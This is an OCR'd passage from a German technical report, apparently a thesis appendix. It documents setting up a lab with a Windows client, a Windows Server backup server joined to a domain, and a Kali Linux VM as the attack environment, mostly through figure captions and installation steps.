


Abbildung 199: Ausführung des Media Creation Tools 6/6

Im nächsten Schritt erfolgt der Beitritt des Computers innerhalb der Domäne, sowie die restliche Konfiguration zur Nutzung des Netzlaufwerks für die Unternehmensdaten (siehe Abbildung 200 - Abbildung 205**Fehler! Verweisquelle konnte nicht gefunden werden.**).




Abbildung 200: Konfiguration des Windows Clients 1/6




Abbildung 201: Konfiguration des Windows Clients 2/6

Abbildung 202: Konfiguration des Windows Clients 3/6




Abbildung 203: Konfiguration des Windows Clients 4/6




Abbildung 204: Konfiguration des Windows Clients 5/6




Abbildung 205: Konfiguration des Windows Clients 6/6

14.1.4 Windows Server - Backupserver

Zur Installation des Domain Controllers wird eine Testversion von dem Betriebssystem Windows Server 2019 [36] aus der offiziellen Microsoft Webseite heruntergeladen (siehe Abbildung 81). Die Installation ist komplett identisch von Abbildung 82 - Abbildung 89.

Nachdem das Betriebssystem installiert wurde, folgt die Umbenennung des Computers in **BACKUP01** und der Beitritt in die Domäne (siehe Abbildung 201 und Abbildung 202).

Die Netzwerkfreigabe „**Daten“** des Domänen-Controllers, wird nachdem der Computer der Domäne beigetreten ist, eingebunden (siehe Abbildung 203 - Abbildung 205).

14.2 Installation der Angriffsumgebung

Das Betriebssystem Kali Linux [37] wird über die offizielle Herstellerseite in der Version 2024.01 heruntergeladen (siehe Abbildung 206 - Abbildung 208).

[36] https://www.microsoft.com/en-us/evalcenter/download-windows-server-2019

[37] https://www.kali.org/




Abbildung 206: Download von Kali Linux 1/3




Abbildung 207: Download von Kali Linux 2/3

Abbildung 208: Download von Kali Linux 3/3

Eine neue virtuelle Maschine wird nun erzeugt, hierbei muss darauf geachtet werden, dass der Netzwerk Adapter auf **Network Address Translation (NAT)** stehen muss, damit die virtuelle Maschine, Zugang zum Internet besitzt und die weitere Einrichtung des Betriebssystems über **Yggdrasil**[38] erfolgen kann. Die

[38] https://github.com/Jarl-Bjoern/Yggdrasil

Installation ist aus den folgenden Bildern (Abbildung 209 - Abbildung 231) zu entnehmen.

Abbildung 209: Installation von Kali Linux 1/23




Abbildung 210: Installation von Kali Linux 2/23




Abbildung 211: Installation von Kali Linux 3/23




Abbildung 212: Installation von Kali Linux 4/23




Abbildung 213: Installation von Kali Linux 5/23




Abbildung 214: Installation von Kali Linux 6/23




Abbildung 215: Installation von Kali Linux 7/23

